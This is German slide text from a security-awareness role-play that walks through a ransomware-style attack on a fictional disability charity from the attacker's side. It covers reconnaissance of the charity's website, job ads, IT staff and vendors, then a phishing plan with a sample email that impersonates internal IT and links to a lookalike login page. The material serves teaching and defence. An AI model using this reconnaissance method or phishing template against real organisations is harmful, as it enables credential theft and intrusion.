
G&R CYBERSECURITY

Cyber-Held

Das interaktive Rollenspiel

Einführung

- Ein interaktives Rollenspiel
- Cyberangriff **aus Sicht eines Angreifers**
- **Das Publikum entscheidet mit!**



Wer sind wir?

Hacker!

Unser Ziel

Unser Ziel

Lebenshilfe
Musterstadt

Unser Ziel

Lebenshilfe
Wohnheime

Unser Ziel

Lebenshilfe Werkstätten

Unser Ziel

Lebenshilfe
Kindergärten


Unser Ziel

Verschlüsselung

Erpressung

Datenklau


Phasen eines Cyberangriffs



Phase 1: Aufklärung

Aufklärung

Phase 1



Website anschauen

Stellenanzeigen anschauen

Website der Lebenshilfe

Phase 1

Über uns | Das Blaue Trikot | Einrichtungen & Dienste | Mitmachen | Karriere

Geschäftsstelle

Der Elternverband Lebenshilfe [redacted] ist Träger von 30 verschiedenen Einrichtungen und Fachdiensten der Behindertenhilfe in [redacted] Etwa 1.600 Mitarbeiter:innen betreuen, fördern und therapieren ambulant, mobil oder stationär über 2.500 Menschen mit körperlicher, geistiger oder mehrfacher Beeinträchtigung.

Das vielfältige Angebot der Lebenshilfe erfordert eine funktionierende Verwaltung. In der Geschäftsstelle laufen zentral alle Fäden aus den Einrichtungen des Vereins und seiner Tochtergesellschaften zusammen.

Sie finden hier die Geschäftsführung, die allgemeine Verwaltung, Buchhaltung und Faktura, Personalabteilung sowie die Stabsstellen für Kindertagesstellen/Personalentwicklung, sowie Fördermittel/Projektmanagement/Öffentlichkeitsarbeit.

Die Mitarbeiter:innen in der Geschäftsstelle helfen Ihnen bei Ihren Fragen gerne weiter.

Um uns auf dem weitläufigen Gelände der ehemaligen [redacted] zu finden ist im unteren Bereich ein Video zur Orientierung verlinkt.

Website der Lebenshilfe

Phase 1

Über uns | Das Blaue Trikot | Einrichtungen & Dienste | Mitmachen | Karriere

Geschäftsstelle

Der Elternverband Lebenshilfe [redacted] ist Träger von 30 verschiedenen Einrichtungen und Fachdiensten der Behindertenhilfe in [redacted] Etwa 1.600 Mitarbeiter:innen betreuen, fördern und therapieren ambulant, mobil oder stationär über 2.500 Menschen mit körperlicher, geistiger oder mehrfacher Beeinträchtigung.

Das vielfältige Angebot der Lebenshilfe erfordert eine funktionierende Verwaltung. In der Geschäftsstelle laufen zentral alle Fäden aus den Einrichtungen des Vereins und seiner Tochtergesellschaften zusammen.

Sie finden hier die Geschäftsführung, die allgemeine Verwaltung, Buchhaltung und Faktura, Personalabteilung sowie die Stabsstellen für Kindertagesstellen/Personalentwicklung, sowie Fördermittel/Projektmanagement/Öffentlichkeitsarbeit.

Die Mitarbeiter:innen in der Geschäftsstelle helfen Ihnen bei Ihren Fragen gerne weiter.

Um uns auf dem weitläufigen Gelände der ehemaligen [redacted] zu finden ist im unteren Bereich ein Video zur Orientierung verlinkt.

1.600 Mitarbeiter

Video vom Gelände verfügbar

Website der Lebenshilfe

Phase 1

Über uns | Das Blaue Trikot | Einrichtungen & Dienste | Mitmachen | Karriere

Geschäftsführung

Gregor Renner
Leitender Geschäftsführer
Tel. 032-501 92 320
E-Mail schreiben

Anna Landruth
stellv. Geschäftsführerin Finanzen & Controlling
Tel. 032-501 92 320
E-Mail schreiben

Lisa Knirsch
stellv. Geschäftsführerin Organisation & Personal
Tel. 032-501 92 320
E-Mail schreiben

Stabsstellen

Hannelore Herkomm
Fachberatung Kindertageseinrichtungen
Elsterweg 27
01512 Musterstadt
Tel. 032-501 92 320
E-Mail schreiben

Nico Maier
Referent für Öffentlichkeitsarbeit, Projektmanagement und Fördermittel
Elsterweg 27
01512 Musterstadt
Tel. 032-501 92 320
E-Mail schreiben

Verena Knöpfer
Referentin für Finanzen und Controlling
Motorradweg 9
01512 Musterstadt
Tel. 032-501 92 320
E-Mail schreiben

Website der Lebenshilfe

Phase 1

Über uns | Das Blaue Trikot | Einrichtungen & Dienste | Mitmachen | Karriere

Geschäftsführung

Gregor Renner
Leitender Geschäftsführer
Tel. 032-501 92 320
E-Mail schreiben

Anna Landruth
stellv. Geschäftsführerin Finanzen & Controlling
Tel. 032-501 92 320
E-Mail schreiben

Lisa Knirsch
stellv. Geschäftsführerin Organisation & Personal
Tel. 032-501 92 320
E-Mail schreiben

Stabsstellen

Hannelore Herkomm
Fachberatung Kindertageseinrichtungen
Elsterweg 27
01512 Musterstadt
Tel. 032-501 92 320
E-Mail schreiben


Nico Maier
Referent für Öffentlichkeitsarbeit, Projektmanagement und Fördermittel
Elsterweg 27
01512 Musterstadt
Tel. 032-501 92 320
E-Mail schreiben

Verena Knöpfer
Referentin für Finanzen und Controlling
Motorradweg 9
01512 Musterstadt
Tel. 032-501 92 320
E-Mail schreiben

Website der Lebenshilfe


Phase 1

Mail-Adresse verfügbar



Website der Lebenshilfe

Phase 1



Arbeitsstellen


Das sind wir

Die Lebenshilfe Musterstadt bietet vielfältige Hilfen für Menschen mit Beeinträchtigungen und ihre Familien. Sie betreibt selbst und mittels ihrer gemeinnützigen Gesellschaften 30 Einrichtungen und Fachdienste für beeinträchtigte Menschen aller Altersstufen in Musterstadt.

Hierzu zählen u.a. eine Frühförderstelle, sechs inklusive Kindertagesstätten, zwei Heilpädagogische Tagesstätten, eine Förderschule, eine Behindertenwerkstatt, zwei Tageseinrichtungen für autistische und schwerstbehinderte Erwachsene, vier Wohneinrichtungen, medizinisch-therapeutische und psychologische Fachdienste sowie hauswirtschaftliche und technische Versorgungsbetriebe. Mit über 1.650 Mitarbeiter*innen werden rund 2.500 beeinträchtigte Menschen betreut, versorgt und gefördert.


Informationen zu den Bereichen (Wichtig für Netzwerk-Infrastruktur)

E-Mail-Adressen durch Datenlecks




Aufklärung

Phase 1



Webseite anschauen

Stellenanzeigen anschauen



Einbruch

Zurück zur Auswahl

Weiter zu Phase 2

Stellenausschreibungen

Phase 1

IT-Systemadministrator (m/w/d)

Die Lebenshilfe [redacted] gGmbH sucht als komplexer Träger sozialer Dienstleistungen in den Bereichen Eingliederungs-, Kinder- und Jugendhilfe einen

IT-Systemadministrator (m/w/d)
in Vollzeit (39 Wochenstunden)

Hast du Interesse daran, in einem sympathischen Team eigenverantwortlich und kreativ die vielfältigen gemeinnützigen Tätigkeiten der Lebenshilfe [redacted] zu unterstützen? Dann bewirb Dich jetzt!

Wir bieten dir:
- eine Vergütung in Höhe des TVöD mit betrieblicher Altersvorsorge und 30 Urlaubstagen im Jahr
- attraktive Innenstadtlage in [redacted] mit guter Erreichbarkeit
- ein umfangreiches betriebliches Gesundheitsmanagement, u.a. Fahrrad- und E-Bike-Leasing
- mobiles Arbeiten und flexible Arbeitszeitmodelle
- ein umfangreiches Fort- und Weiterbildungsangebot

Zu deinen Aufgaben gehören u.a.:
- interner, service-orientierter Anwendungssupport im 1st und 2nd Level
- Aktive Beteiligung an IT-Projekten zur Erreichung unserer gemeinsamen Ziele
- Budgetverantwortung
- Installation und Konfiguration von Endgeräten (PC, Notebook, Drucker etc.)
- Administration und Einführung von Systemen zur Gewährleistung der Sicherheit unserer IT-Systeme
- Verwaltung und Pflege verschiedener Applikationen (DATEV, Vivendi, Diamant, Microsoft 365, enaio DMS etc.)
- Windows Server und Client Administration
- Erstellung und Pflege von Dokumentationen für Systeme und Prozesse
- Zusammenarbeit mit externen Dienstleistern

Wir suchen einen IT-Allrounder (m/w/d) mit:
- Erfolgreich abgeschlossener Ausbildung oder Studium im IT-Bereich oder vergleichbarer Qualifikation
- Mehrjähriger Berufserfahrung in der Betreuung von IT-Systemen
- Erfahrung mit Microsoft Server- und Clientbetriebssystemen in einer Domänenumgebung
- Kenntnissen im Bereich der Virtualisierung mit VMware
- Kenntnissen im Bereich Netzwerktechnik

Stellenausschreibungen

Phase 1

Eingesetzte Software

Windows-Umgebung

Externe (IT)-Dienstleister

Virtualisierung mit VMware

Zu deinen Aufgaben gehören u.a.:


- interner, service-orientierter Anwendungssupport im 1st und 2nd Level
- Aktive Beteiligung an IT-Projekten zur Erreichung unserer gemeinsamen Ziele
- Budgetverantwortung
- Installation und Konfiguration von Endgeräten (PC, Notebook, Drucker etc.)
- Administration und Einführung von Systemen zur Gewährleistung der Sicherheit unserer IT-Systeme
- Verwaltung und Pflege verschiedener Applikationen (DATEV, Vivendi, Diamant, Microsoft 365, enaio DMS etc.)
- Windows Server und Client Administration
- Erstellung und Pflege von Dokumentationen für Systeme und Prozesse
- Zusammenarbeit mit externen Dienstleistern

Wir suchen einen IT-Allrounder (m/w/d) mit:

- Erfolgreich abgeschlossener Ausbildung oder Studium im IT-Bereich oder vergleichbarer Qualifikation
- Mehrjähriger Berufserfahrung in der Betreuung von IT-Systemen
- Erfahrung mit Microsoft Server- und Clientbetriebssystemen in einer Domänenumgebung
- Kenntnissen im Bereich der Virtualisierung mit VMware
- Kenntnissen im Bereich Netzwerktechnik

Social Media des IT-Leiters

Phase 1



Social Media des IT-Leiters

Phase 1

Berufserfahrung

Leiter IT
Lebenshilfe Musterstadt · Vollzeit
Apr. 2022–Heute · 2 Jahre
Musterstadt, Niedersachsen, Deutschland

Aufgabenstellung: Aufbau der neu gegründeten IT-Abteilung. Insourcing der ausgelagerten IT.

IT-Leiter
[redacted]
Okt. 2020–März 2022 · 1 Jahr 6 Monate
[redacted] Deutschland

Aufgabenstellung: Reorganisation der IT-Abteilung, Unterstützung bei den Vorbereitungen der Umstrukturierung der [redacted] zu einem Eigenbetrieb.

IT-Dienstleister

Phase 1

IT-Dienstleister

Phase 1

Computer für Menschen

Der Mensch, der täglich mit unseren Lösungen arbeitet, rückt für uns nie aus dem Fokus. Leistungsfähige Soft- und Hardware sind nur eine Seite der Medaille, ohne den Faktor Mensch ist der Computer ein ebenso faszinierender wie hilfloser Kasten. Geschulte, handverlesene Mitarbeiter und namhafte Partner realisieren in unserem Haus das optimale Zusammenspiel von Mensch und Maschine..

Nicht nur Maschinen im Kopf

Wir bilden selbst aus und bieten damit ein Sprungbrett in einen Beruf mit Zukunft. Im Rahmen unseres Engagements bei anspruchsvollen Projekten der Lebenshilfe Musterstadt und auch beim Stadtlauf stellen wir außerdem immer wieder fest, dass Pflichtgefühl auch Spaß machen kann. Oder kurz zusammengefasst: Auch hier zeigen wir unseren sprichwörtlichen Blick über den eigenen Tellerrand..

Wir finden die Optimale Lösung. Versprochen!

IT-Dienstleister

Phase 1


SONICWALL

Partnerschaften und eingesetzte Technologien

VEEAM

Microsoft 365

E-Mail-Adressen durch Datenlecks



Phase 2: Einbruch

Phase 2: Einbruch

Phase 2

Phishing

USB-Sticks

Phishing Planung

Phase 2

Fragen:

- Wem schreiben?
- Was schreiben?
- Absender?

Phishing Mail

Phase 2

Fragen:

- Wem schreiben?
  218 Mitarbeitern
- Was schreiben?
  Kontoumstellung
- Absender?
  Interne IT

Guten Tag Frau Herkomm,

aufgrund einer Umstellung unserer internen IT-Services bitte ich Sie, Ihren Benutzer-Account unter dem folgenden Link zu bestätigen:

https://login.office-online-anmeldung.de

Vielen Dank.

Mit freundlichen Grüßen

Andreas Aytieler
IT-Leiter

